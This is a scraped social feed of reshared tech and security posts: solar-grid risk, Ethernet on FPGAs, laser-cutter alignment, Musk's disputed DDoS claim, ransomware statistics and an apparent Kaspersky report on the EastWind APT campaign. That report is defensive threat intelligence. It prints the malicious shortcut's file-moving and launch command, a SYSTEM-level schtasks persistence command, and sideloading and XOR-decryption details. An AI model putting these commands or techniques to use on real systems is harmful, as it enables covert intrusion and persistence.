La vulnerabilità dei Paesi Bassi al sabotaggio della rete elettrica è in aumento. L’interconnessione dei sistemi di energia solare, delle stazioni di ricarica e delle batterie gestite centralmente rende il Paese più suscettibile a tali minacce. Gli esperti avvertono che la responsabilità della stabilità non può più spettare esclusivamente agli operatori di rete.

Nei Paesi Bassi i pannelli solari generano circa venti gigawatt di energia, paragonabili alla potenza di quaranta centrali nucleari. Una perdita improvvisa anche di pochi gigawatt può destabilizzare seriamente la rete elettrica.

L'articolo Un bug sui sistemi di gestione dei Pannelli Solari consente di Spegnere 4 Milioni di installazioni in 150 Paesi proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

A Really Low Level Guide To Doing Ethernet on an FPGA
poliverso.org/display/0477a01e…
A Really Low Level Guide To Doing Ethernet on an FPGA With so much of our day-to-day networking done wirelessly these days, it can be easy to forget about Ethernet. But it’s a useful standard and can be a great way to add a reliable high-throughput network link to your projects. To that end, [Robert Feranec] and [Stacy Rieck] whipped up a tutorial on how to work with Ethernet


A Really Low Level Guide To Doing Ethernet on an FPGA

With so much of our day-to-day networking done wirelessly these days, it can be easy to forget about Ethernet. But it’s a useful standard and can be a great way to add a reliable high-throughput network link to your projects. To that end, [Robert Feranec] and [Stacy Rieck] whipped up a tutorial on how to work with Ethernet on FPGAs.

As [Robert] explains, “many people would like to transfer data from FPGA boards to somewhere else.” That basically sums up why you might be interested in doing this. The duo spend over an hour stepping through doing Ethernet at a very low level, without using pre-existing IP blocks to make it easier. The video explains the basic architecture right down to the physical pins on the device and what they do, all the way up to the logic blocks inside the device that do all the protocol work.

If you just want to get data off an embedded project, you can always pull in some existing libraries to do the job. But if you want to really understand Ethernet, this is a great place to start. There’s no better way to learn than doing it yourself. Files are on GitHub for the curious.

youtube.com/embed/78tkdc6Lq_8?…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Laser Cutters: Where’s the Point?
poliverso.org/display/0477a01e…
Laser Cutters: Where’s the Point? It is funny how when you first start doing something, you have so many misconceptions that you have to discard. When you look back on it, it always seems like you should have known better. That was the case when I first got a low-end laser cutter. When you want to cut or engrave something, it has to be in just the right spot. It is like hanging a picture. You can


Laser Cutters: Where’s the Point?

It is funny how when you first start doing something, you have so many misconceptions that you have to discard. When you look back on it, it always seems like you should have known better. That was the case when I first got a low-end laser cutter. When you want to cut or engrave something, it has to be in just the right spot. It is like hanging a picture. You can get really close, but if it is off just a little bit, people will notice.

The big commercial units I’ve been around all had cameras that were in a fixed position and were calibrated. So the software didn’t show you a representation of the bed. It showed you the bed. The real bed plus whatever was on it. Getting things lined up was simply a matter of dragging everything around until it looked right on the screen.

Today, some cheap laser cutters have cameras, and you can probably add one to those that don’t. But you still don’t need it. My Ourtur Laser Master 3 has nothing fancy, and while I didn’t always tackle it the best way, my current method works well enough. In addition, I recently got a chance to try an XTool S1. It isn’t that cheap, but it doesn’t have a camera. Interestingly, though, there are two different ways of laying things out that also work. However, you can still do it the old-fashioned way, too.

Humble Beginnings


I started out with a Laser Master 2, but it really had no comfort features. You had to focus the laser by observing the beam, and there was nothing to help you with positioning. I thought I would be clever and have the laser cut a grid into a spoil board so I could lay things out. That didn’t work well at all.

There are a few reasons a grid like that isn’t as useful as you’d think. First, if you do want to try it, the board needs to be totally secure with respect to the laser cutter’s frame. Otherwise, if the board or laser moves, you are now off. Even just a little tilt or slide will show up in the finished product. But the big problem is the workpiece has to be totally square with the frame, or things will be crooked.

A Better Plan


It didn’t take many ruined pieces to realize I needed a better way. The answer turned out to be wrapping paper. A trip to the dollar store will give you plenty of wrapping paper, and it can be ugly — you don’t care what it looks like since you’ll use the back.
Leather notebooks engrave well if you can keep them straight and centered
Suppose I’m going to engrave a notebook with a logo and name. I’ll have some outline representing the book. The steps are simple:

1) Put down the wrapping paper and tape it to the cutter’s bed.

2) Turn off everything and then turn on just the outline vector.

3) Focus on the paper and do the engrave.

Now, you have a perfect book-shaped rectangle on the paper. If the bed is tilted, it doesn’t matter because so is the rectangle.

4) Place the book inside the outline on the paper.

5) Refocus the laser.

6) Turn off the outline layer and turn on the other layers.

7) Burn!

The Laser Master 3 added a nice feature, which was a little hinged stick that flops out of the laser and lets you easily set the focus. I’d been doing that before with a little homemade cube, but it was nice to have it all set up.

No Camera, No Problem


The S1 is a fairly high-end machine for a diode laser, so I was a little surprised it didn’t have a camera. However, what it does have is closed-loop motor control. What that means is that if you move the laser head with your hands, the machine still knows where it is. There’s also a little laser pointer cross that shows you where the laser head is — sort of. There is an offset between the actual beam and the cross, but if you use their software, they know that. If you use Lightburn, you have to set that yourself.

So if you have a book you want to engrave on the bed, you tell the software to “mark.” It lets you pick a few shapes, but usually, you want a rectangle. You line up the laser cross with the top corner of the book (or whatever) and press the button on the machine. You hear a loud beep. Then, you move to the far bottom corner and press the button again. That’s it.

Now, the software will place a little box that shows exactly where the book is. This doesn’t help you correct for small skew problems, but it does let you accurately move things to the right location.

The machine also has an interesting way of dealing with autofocus. It has a metal pin that drops from the laser head sort of like a BL Touch on a 3D printer. When it hits something, it knows how far away the surface is. Then, it moves to a corner where a metal plate pushes the pin back up. You need to make sure the head is over something before you tell it to measure. If you have a honeycomb bed, the laser head will bottom out before the pin, and you’ll hear some ugly noises.

But A Picture is Worth…


If you can’t stand not having an image of your workspace, the S1 can do it, but honestly, it is a pain. The printer comes with little sticky target decals, and you can make more if you need them. Three of them look like little bullseyes, and one is just a small dot. You place them somewhere on the bed where the laser can reach.
A phone camera image of the bed with a purple vector overlaid
After you install the phone app, you can connect to the printer and calibrate the dots. You do this just like the marking routine. You aim at each target and press the button. Now, the software knows exactly where each bullseye is.

The next step is to take a picture of the bed with your phone. Since the software knows the bullseyes are circles and where they are, it can reconstruct a proper view of your bed. Moving it to your computer is a pain the first time since you have to scan a QR code on the computer to make a connection. After that, though, it just sends it. The problem, of course, is the shot isn’t live. You have to fix up the bed the way you want, shoot the picture, and then don’t change anything after that.

One tip: don’t cut anything on top of the bullseyes. They will blacken up and then you’ll need some extras. Not that we’ve done that, of course!

The Answer


It seems odd that cameras haven’t taken over everything. They work well, and a live view is handy. However, if you don’t have a camera, there are clear alternatives. For as much as the Xtool system is clever, it still doesn’t help you with crooked alignment. It is, however, better than the wrapping paper method for things where you don’t know the size already.

If you do know the size of the workpiece, though, it really isn’t that handy. Sure, you don’t have to tape down paper and score it with a framing cut, but that’s a small price to pay for the benefit you get. If we were building our own cutter, we’d seriously consider adding a probe, though.

How do you get engraving to go where you want it? Do you have another method? Let us know in the comments. If you haven’t splurged on a laser yet, you might enjoy a tutorial.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Ready for @FrOSCon? We cannot wait to see you there!

Remember that we will be present with a booth, several talks and a reading of Ada & Zangemann!

fsfe.org/events/index.en.html#…

#FreeSofware #SoftwareFreedom

The Privacy Post reshared this.

in reply to Free Software Foundation Europe

the talk "It is not just about money" reminds me the interview to the leader of Blender, Ton Roosendaal: youtu.be/qJEWOTZnFeg
The point of view differs but the focus, freedom above money, is the same.
Questa voce è stata modificata (1 anno fa)
The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

EastWind campaign: new CloudSorcerer attacks on government organizations in Russia
poliverso.org/display/0477a01e…
EastWind campaign: new CloudSorcerer attacks on government organizations in Russia In late July 2024, we detected a series of ongoing targeted cyberattacks on dozens of computers at Russian government organizations and IT companies. The threat actors infected devices using phishing emails with malicious shortcut attachments. These shortcuts were


EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

In late July 2024, we detected a series of ongoing targeted cyberattacks on dozens of computers at Russian government organizations and IT companies. The threat actors infected devices using phishing emails with malicious shortcut attachments. These shortcuts were used to deliver malware that received commands via the Dropbox cloud service. Attackers used this malware to download additional payloads onto infected computers, in particular tools used by the APT31 group and an updated CloudSorcerer backdoor. We dubbed this campaign EastWind.

Below are the most interesting facts about the implants used in this campaign:

  • The malware downloaded by the attackers from Dropbox has been used by APT31 since at least 2021. We named it GrewApacha.
  • The attackers updated the The CloudSorcerer backdoor (described by us in early July 2024) ) after we published our blogpost. It currently uses LiveJournal (a social network popular in Russia) and Quora profiles as initial C2 servers.
  • The attacks additionally deploy a previously unknown implant with a classic backdoor functionality, which we dubbed PlugY. It is loaded via the CloudSorcerer backdoor, and its command set is quite extensive. It supports three different protocols for communicating with C2, and what’s more, its code resembles that of the DRBControl backdoor (aka Clambling), which several companies attribute to the APT27 group.


Technical information


As mentioned above, the attackers used spear phishing to gain an initial foothold into the organizations. They sent malicious emails with attached RAR archives to target organizational email addresses. These archives had the following names:

  • инициативная группа из Черниговского района Приморского края.rar (translates as advocacy group from Chernigov district of Primorsky Krai.rar)
  • вх.rar

They contained the following files:

  • .con folder, which contained:
    • 1.docx, a legitimate decoy document
    • desktop.exe, a legitimate file
    • VERSION.dll, a malicious file


  • A malicious shortcut with a name similar to that of the archive.

When clicked on, the shortcut executed the following command:
C:\Windows\System32\cmd.exe /c .con\1.docx & echo F | move .con\doc %public%\Downloads\desktop.exe & move .con\docs %public%\Downloads\VERSION.dll & start /b %public%\Downloads\desktop.exe && exit
This command opens the document contained in the archive, copies the files desktop.exe and VERSION.dll to the C:\Users\Public\Downloads folder, and then launches the desktop.exe file.

Note the use of a similar infection method in an attack on a US organization that involved use of the CloudSorcerer backdoor, reported by Proofpoint in July 2024:


Contents of the malicious archive used in the attack on a US organization

VERSION.dll – a backdoor that uses Dropbox


The attackers use classic DLL sideloading to load the malicious library VERSION.dll into the desktop.exe process:

MD51f5c0e926e548de43e0039858de533fc
SHA1426bbf43f783292743c9965a7631329d77a51b61
SHA256668f61df2958f30c6a0f1356463e14069b3435fb4e8417a948b6738f5f340dd9
File size9.82 MB

This library is a backdoor packed using the VMProtect tool. When started, it attempts to contact Dropbox using a hardcoded authentication token. Once connected to the Dropbox cloud, the backdoor reads commands to be executed from the file <computer name>/a.psd contained in the storage. The backdoor supports a total of five commands, named as follows:

  • DIR
  • EXEC
  • SLEEP
  • UPLOAD
  • DOWNLOAD

The results of running these commands are uploaded to the file <computer name>/b.psd that is stored in the cloud..

GrewApacha: a RAT used by APT31 since 2021


The threat actors used the above backdoor to collect information about infected computers and install additional malware on them. On one of these computers, we observed the download of the following files to the directory C:\ProgramData\USOShared\Logs\User:

  • msedgeupdate.exe, a legitimate executable file signed by Microsoft
  • msedgeupdate.dll, a malicious library
  • wd, a file with an encrypted payload

When the attackers launched msedgeupdate.exe, the malicious library msedgeupdate.dll was loaded into its process by means of DLL sideloading:

MD5f6245f64eaad550fd292cfb1e23f0867
SHA1fccdc059f92f3e08325208f91d4e6c08ae646a78
SHA256e2f87428a855ebc0cda614c6b97e5e0d65d9ddcd3708fd869c073943ecdde1c0
File size9 MB

While this set of three files resembles the “sideloading triad” that is typical of attacks involving PlugXanalysis of these files revealed that the malware inside them is a RAT of the APT31 group, already described in 2021 and 2023. We dubbed this RAT ‘GrewApacha’.

The behavior of the loader (msedgeupdate.dll) hasn’t changed since the 2023 post was published. As before, it decrypts the payload stored on the drive using the XOR key 13 18 4F 29 0F, and loads it into the dllhost.exe process.

While the GrewApacha loader has not changed since last year, there have been minor differences introduced to the RAT itself. Specifically, the new version now uses two C2 servers instead of one. Through network communications, the cybercriminals first retrieve a webpage with a profile bio on GitHub. This profile contains a string encoded with the Base64 algorithm:


Profile of a user created by the attackers on GitHub

The malware first decodes the string extracted from the GitHub profile, then decrypts it using a single-byte XOR algorithm with the key 0x09, thereby obtaining the address of the main C2 server (for the screenshot above – update.studiokaspersky[.]com).

New version of the CloudSorcerer backdoor


Besides launching the GrewApacha Trojan described above, we found that the attackers also downloaded the CloudSorcerer backdoor onto infected computers. To do that, they downloaded and launched a tool named GetKey.exe that is packed with the VMProtect obfuscator.

MD5bed245d61b4928f6d6533900484cafc5
SHA1e1cf6334610e0afc01e5de689e33190d0c17ccd4
SHA2565071022aaa19d243c9d659e78ff149fe0398cf7d9319fd33f718d8e46658e41c
File size51 KB

The utility receives a four-byte number (the value of the GetTickCount() function at runtime), encrypts it using the CryptProtectData function, and then outputs the number with its ciphertext. The screenshot below shows the code of the tool’s main function:

The attackers used the tool output on their side as a unique key to encrypt the payload file. By handling the encryption with the CryptProtect function, the attackers made it possible to decrypt the payload only on the infected machine.

After running the tool, the attackers downloaded the following files to the infected machine:

  • The renamed legitimate application dbgsrv.exe (example name: WinDRMs.exe), signed by Microsoft
  • The malicious library dll
  • A file with the .ini extension, containing the encrypted payload. The name of this file varied across infected machines.

As in the above case of GrewApacha, this set resembles the “sideloading triad” used in attacks involving PlugX.

IIn most cases, the attackers uploaded files inside a subdirectory of C:\ProgramData, such as C:\ProgramData\Microsoft\DRM. Afterwards, they used the task scheduler to configure the renamed dbgsrv.exe application to launch at OS startup. This involved the schtasks utility (usage example:
schtasks /create /RL HIGHEST /F /tn \Microsoft\Windows\DRM\DRMserver /tr "C:\ProgramData\Microsoft\DRM\WinDRMs.exe -t run" /sc onstart /RU SYSTEM").
Upon startup of the renamed application, the malicious dbgeng.dll library is loaded into its process, again using DLL sideloading.

MD5d0f7745c80baf342cd218cf4f592ea00
SHA1c0e4dbaffd0b81b5688ae8e58922cdaa97c8de25
SHA256bd747692ab5db013cd4c4cb8ea9cafa7577c95bf41aa2629a7fea875f6dcbc41
File size1.11 MB

This library was programmed to read the previously mentioned .ini file, which contains:

  • The ciphertext of a four-byte number generated and encrypted by the GetKey.exe utility
  • A PE file compressed with the LZNT1 algorithm and XOR-encrypted using the four-byte number as a key.

Accordingly, the library proceeded to decrypt the four-byte number using the CryptUnprotectData function, use it to decrypt the .ini file, and then load the decrypted file into the memory of the current process.

Analysis of the decrypted .ini files revealed them to be updated versions of the CloudSorcerer backdoor. After we publicly described this backdoor in early July 2024, the attackers modified it: the new version of CloudSorcerer uses profile pages on the Russian-language social network LiveJournal and the Q&A site Quora as the initial C2 servers:


As with past versions of CloudSorcerer, the profile bios contain an encrypted authentication token for interaction with the cloud service.

PlugY: an implant that overlaps with APT27 tools


Having analyzed the behavior of the newly found CloudSorcerer samples, we found that the attackers used it to download a previously unknown implant. This implant connects to the C2 server by one of three methods:

  • TCP protocol
  • UDP protocol
  • Named pipes

The set of commands this implant can handle is quite extensive, and implemented commands range from manipulating files and executing shell commands to logging keystrokes and monitoring the screen or the clipboard.

Analysis of the implant is still ongoing, but we can conclude with a high degree of confidence that the code of the DRBControl (aka Clambling) backdoor was used to develop it. This backdoor was described in 2020 by Trend Micro and Talent-Jump Technologies. Later, Security Joes and Profero linked it to the APT27 group. The backdoor also has similarities to PlugX.

Our comparison of samples of the PlugY implant (MD5 example: faf1f7a32e3f7b08017a9150dccf511d) and the DRBControl backdoor (MD5: 67cfecf2d777f3a3ff1a09752f06a7f5) revealed that these two samples have the exact same architecture. Additionally, many commands in them are implemented almost identically, as evidenced by the screenshots below:


Command code for retrieving information about connected disks in the DRBControl backdoor (left) and the implant (right)


Command code for retrieving information about the active window in the DRBControl backdoor (left) and the implant (right)


Command code for taking screenshots in the DRBControl backdoor (left) and the implant (right)

Thus, the code previously observed in attacks by APT27 was likely used in developing the implant.

While analyzing the PlugY implant we also noticed that it uses a unique malicious library to communicate with the C2 server via UDP. We found the very same library in the DRBControl backdoor, as well as several samples of the PlugX backdoor, which is popular among Chinese-speaking groups. Apart from DRBControl and PlugX, this library has not been detected in any other malware.


Screenshot of the library communicating with the C2 server via UDP

Tips for attack detection


The implants identified during the attack significantly differ from each other. As such, it’s necessary to use a separate set of IoCs for each malware used in any compromise.

The backdoor that uses Dropbox and is delivered via email can be found by looking for relatively large DLL files (> 5 MB) located in the directory C:\Users\Public. Regular access to the Dropbox cloud in network traffic can serve as an additional indicator of this backdoor’s operation.

The GrewApacha Trojan can be detected by searching for an unsigned file named msedgeupdate.dll in the file system. This file also reaches several megabytes in size.
The PlugY implant that is delivered using the CloudSorcerer backdoor launches a process named msiexec.exe for each user signed to the OS, and also creates named pipes with the name template \.\PIPE\Y. The presence of these two indicators in the system is strong evidence of an infection.

Conclusion


In attacks on government organizations, threat actors often use toolkits that implement a wide variety of techniques and tactics. In developing these tools, they go to the greatest lengths possible to hide malicious activity in network traffic. For instance, the attackers behind the EastWind campaign, for instance, used popular network services (GitHub, Dropbox, Quora, LiveJournal and Yandex.Disk) as C2 servers.

Notably, the EastWind campaign bore traces of malware from two different Chinese-speaking groups: APT27 and APT31. This clearly shows that APT groups very often team up, actively sharing knowledge and tools. To successfully counter such collaborations, we closely monitor the techniques and tactics of APT groups operating around the world.


securelist.com/eastwind-apt-ca…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Musk: ma quale attacco DDoS! 9 milioni di ascoltatori per una interessante intervista
poliverso.org/display/0477a01e…
Musk: ma quale attacco DDoS! 9 milioni di ascoltatori per una interessante intervista Lunedì sera sulla piattaforma X Spaces avrebbe dovuto svolgersi la tanto attesa intervista di Elon Musk con l’ex presidente degli Stati Uniti Donald Trump. Tuttavia, l’evento, previsto per le 20:00 è stato rinviato a causa di gravi problemi tecnici.Subito dopo


Musk: ma quale attacco DDoS! 9 milioni di ascoltatori per una interessante intervista

Lunedì sera sulla piattaforma X Spaces avrebbe dovuto svolgersi la tanto attesa intervista di Elon Musk con l’ex presidente degli Stati Uniti Donald Trump. Tuttavia, l’evento, previsto per le 20:00 è stato rinviato a causa di gravi problemi tecnici.

Subito dopo l’inizio della trasmissione si è verificato un problema tecnico e l’intervista è iniziata 42 minuti dopo. Coloro che sono riusciti a connettersi alla piattaforma hanno riferito che la musica lo-fi è stata trasmessa dall’account di Trump per circa 30 minuti.

18 minuti dopo l’inizio previsto, Musk ha annunciato che X era l’obiettivo di un “massiccio attacco DDoS “. Tuttavia, il resto di X sembrava funzionare bene. Una fonte aziendale ha confermato che in realtà non si è verificato alcun attacco di negazione del servizio. Un altro dipendente ha detto che con molta probabilità Musk mentiva riguardo all’attacco.

In una serie di post successivi, Musk ha affermato che lunedì la società ha testato il sistema con 8 milioni di ascoltatori. Quando finalmente l’intervista è iniziata, intorno alle 20:40, X ha riferito che Space aveva 915.000 ascoltatori.

Musk ha ripetuto la dichiarazione sull’attacco DDoS quando finalmente è iniziata la trasmissione. “Come dimostra questo massiccio attacco, l’opposizione semplicemente non vuole che la gente senta ciò che il presidente Trump ha da dire“, ha detto. Quindi, se il miliardario ha mentito, le sue parole sarebbero una sorta di manipolazione politica.

youtube.com/embed/JUlDHBKR-fM?…

Il mancato avvio dell’intervista ha ricordato gli eventi del 2023, quando il governatore della Florida Ron DeSantis annunciò su X la sua partecipazione alla corsa presidenziale. Poi l’evento è stato accompagnato anche da problemi tecnici, che Elon ha spiegato con un sovraccarico dei server.

Il Register inoltre non ha trovato prove di un attacco DDoS contro X. La mappa delle minacce informatiche di Check Point Software non ha registrato livelli insoliti di attività al momento della trasmissione. La mappa degli attacchi DDoS in tempo reale di NetScout ha mostrato solo piccoli attacchi negli Stati Uniti.

Quando finalmente l’intervista è iniziata, era inclusa una retorica e un linguaggio che sarebbero stati familiari ai fan di entrambi i partecipanti. Trump ha criticato le politiche dell’amministrazione Biden, ha definito i suoi oppositori politici radicali pericolosi e ha messo in guardia dalle conseguenze negative. Ha anche fatto alcune dichiarazioni criptiche, inclusa la menzione del “riscaldamento nucleare“.

Entrambi gli interlocutori hanno lamentato l’eccessiva regolamentazione come un ostacolo per le imprese e l’innovazione, chiedendo riforme. Hanno trovato un linguaggio comune sulla questione dello sviluppo delle infrastrutture di trasporto interurbano ad alta velocità, anche se Trump preferisce i treni e Musk preferisce fare affidamento sui tunnel sotterranei.

Durante la conversazione è stato toccato anche il tema della tecnologia. Trump ha espresso preoccupazione per il fatto che il potenziale dell’intelligenza artificiale potrebbe non essere realizzato a causa delle attuali politiche energetiche che danno priorità alle fonti rinnovabili. “L’intelligenza artificiale richiede il doppio dell’energia prodotta attualmente dagli Stati Uniti”, ha affermato il politico. Musk ha espresso l’opinione che la generazione solare diventerà in futuro la principale fonte di energia negli Stati Uniti.

In sintesi, questa intervista, nonostante le difficoltà tecniche, è stata un momento culminante che ha dimostrato sia le capacità che i limiti delle moderne piattaforme di trasmissione online. Ha inoltre offerto al pubblico l’opportunità di ascoltare due figure influenti su un’ampia gamma di questioni attuali, dalla politica all’economia, alla tecnologia e al futuro dell’energia.

L'articolo Musk: ma quale attacco DDoS! 9 milioni di ascoltatori per una interessante intervista proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Whacky Science: Using Mayonnaise to Study Rayleigh-Taylor Instability
poliverso.org/display/0477a01e…
Whacky Science: Using Mayonnaise to Study Rayleigh-Taylor Instability Sometimes a paper in a scientific journal pops up that makes you do a triple-take, case in point being a recent paper journals.aps.org/pre/abstract/… by [Aren Boyaci] and [Arindam Banerjee] in Physical Review E titled “Transition to plastic regime for


Whacky Science: Using Mayonnaise to Study Rayleigh-Taylor Instability

Sometimes a paper in a scientific journal pops up that makes you do a triple-take, case in point being a recent paper by [Aren Boyaci] and [Arindam Banerjee] in Physical Review E titled “Transition to plastic regime for Rayleigh-Taylor instability in soft solids”. The title doesn’t quite do their methodology justice — as the paper describes zipping a container filled with mayonnaise along a figure-eight track to look at the surface transitions. With the paper paywalled and no preprint available, we have to mostly rely the Lehigh University press releases pertaining to the original 2019 paper and this follow-up 2024 one.

Rayleigh-Taylor instability (RTI) is an instability of an interface between two fluids of different densities when the less dense fluid acts up on the more dense fluid. An example of this is water suspended above oil, as well as the expanding mushroom cloud during a explosion or eruption. It also plays a major role in plasma physics, especially as it pertains to nuclear fusion. In the case of inertial confinement fusion (ICF) the rapidly laser-heated pellet of deuterium-tritium fuel will expand, with the boundary interface with the expanding D-T fuel subject to RTI, negatively affecting the ignition efficiency and fusion rate. A simulation of this can be found in a January 2024 research paper by [Y. Y. Lei] et al.

As a fairly chaotic process, RTI is hard to simulate, making a physical model a more ideal research subject. Mayonnaise is definitely among the whackiest ideas here, with other researchers like [Samar Alqatari] et al. as published in Science Advances opting to use a Hele-Shaw cell with dyed glycerol-water mixtures for a less messy and mechanically convoluted experimental contraption.

What’s notable here is that the Lehigh University studies were funded by the Lawrence Livermore National Laboratory (LLNL), which explains the focus on ICF, as the National Ignition Facility (NIF) is based there.

This also makes the breathless hype about ‘mayo enabling fusion power’ somewhat silly, as ICF is even less likely to lead to net power production, far behind even Z-pinch fusion. That said, a better understanding of RTI is always welcome, even if one has to question the practical benefit of studying it in a container of mayonnaise.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

US aligns with EU on Google antitrust case, hinting at enforcement measures
poliverso.org/display/0477a01e…
US aligns with EU on Google antitrust case, hinting at enforcement measuresFollowing the recent US court ruling on Google’s market dominance, Washington may be aligning more closely with the Brussels approach to tech competition regulation, hinting at possible enforcement measures.euractiv.com/section/competiti…


US aligns with EU on Google antitrust case, hinting at enforcement measures


Following the recent US court ruling on Google’s market dominance, Washington may be aligning more closely with the Brussels approach to tech competition regulation, hinting at possible enforcement measures.


euractiv.com/section/competiti…


The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

6 Gruppi Criminali sono i responsabili del 50% degli Attacchi Ransomware
poliverso.org/display/0477a01e…
6 Gruppi Criminali sono i responsabili del 50% degli Attacchi Ransomware “Le erbacce devono essere estirpate dalla radice altrimenti non faranno altro che rispuntare da un’altra parte“, questo è il redhotcyber.com/post/il-mondo-… prima metà del 2024 ha visto un costante


6 Gruppi Criminali sono i responsabili del 50% degli Attacchi Ransomware

Le erbacce devono essere estirpate dalla radice altrimenti non faranno altro che rispuntare da un’altra parte“, questo è il cybercrime.

La prima metà del 2024 ha visto un costante aumento dell’attività dei gruppi di estorsione, nonostante gli sforzi significativi delle forze dell’ordine per reprimerli.

Secondo Unit 42, il numero di nuovi post di compromissione dei dati ha raggiunto 1.762, ovvero una media di 294 post al mese. Questo dato conferma che il livello di minaccia dei ransomware rimane elevato, nonostante le operazioni riuscite che non producono specifiche pubblicazioni

Si distinguono in particolare 6 gruppi, che rappresentano oltre la metà di tutti gli incidenti registrati. Sebbene gruppi BlackCat e LockBit abbiano ridotto la loro attività a causa dell’intervento delle forze dell’ordine, nuovi autori di minacce hanno preso il loro posto.

Tra questi spiccano RansomHub e DragonForce.
Confronto dei 6 principali gruppi di ransomware per (tutto il 2023 e la prima metà del 2024)
I settori più colpiti dagli attacchi sono stati il ​​manifatturiero, la sanità e l’edilizia. Il settore manifatturiero è risultato essere il più vulnerabile, con il 16,4% di tutti gli attacchi, confermando l’importanza del settore per il ransomware.

Anche il settore sanitario, pur essendo altamente suscettibile alle interruzioni, ha subito attacchi significativi, con il 9,6% di tutti gli incidenti segnalati. Al terzo posto si colloca invece il settore edile con il 9,4%
Settori colpiti dal ransomware nella prima metà del 2024
Gli Stati Uniti si sono rivelati il ​​Paese con il maggior numero di vittime di ransomware: il 52% di tutti gli incidenti. Tra i primi dieci paesi più colpiti figurano anche Canada, Regno Unito, Germania, Italia, Francia, Spagna, Brasile, Australia e Belgio.
Paesi in cui le organizzazioni sono state colpite dal ransomware nella prima metà del 2014
Gli analisti sottolineano che il motivo principale dell’aumento dell’attività ransomware nel 2024 è stato il rapido sfruttamento delle vulnerabilità recentemente identificate.

I criminali informatici sfruttano attivamente le opportunità per infiltrarsi nelle reti delle vittime, aumentare i privilegi e spostarsi lateralmente all’interno dei sistemi compromessi.

Nella prima metà del 2024 le forze dell’ordine hanno condotto con successo una serie di operazioni che hanno portato all’arresto di figure chiave e al sequestro delle infrastrutture di alcuni dei gruppi più noti. Tuttavia, nonostante questi sforzi, le minacce continuano ad evolversi.

Nuove fazioni stanno riempiendo il vuoto creato dalla chiusura dei player più anziani, evidenziando la necessità di un monitoraggio e un aggiornamento continui delle misure di difesa.

L'articolo 6 Gruppi Criminali sono i responsabili del 50% degli Attacchi Ransomware proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.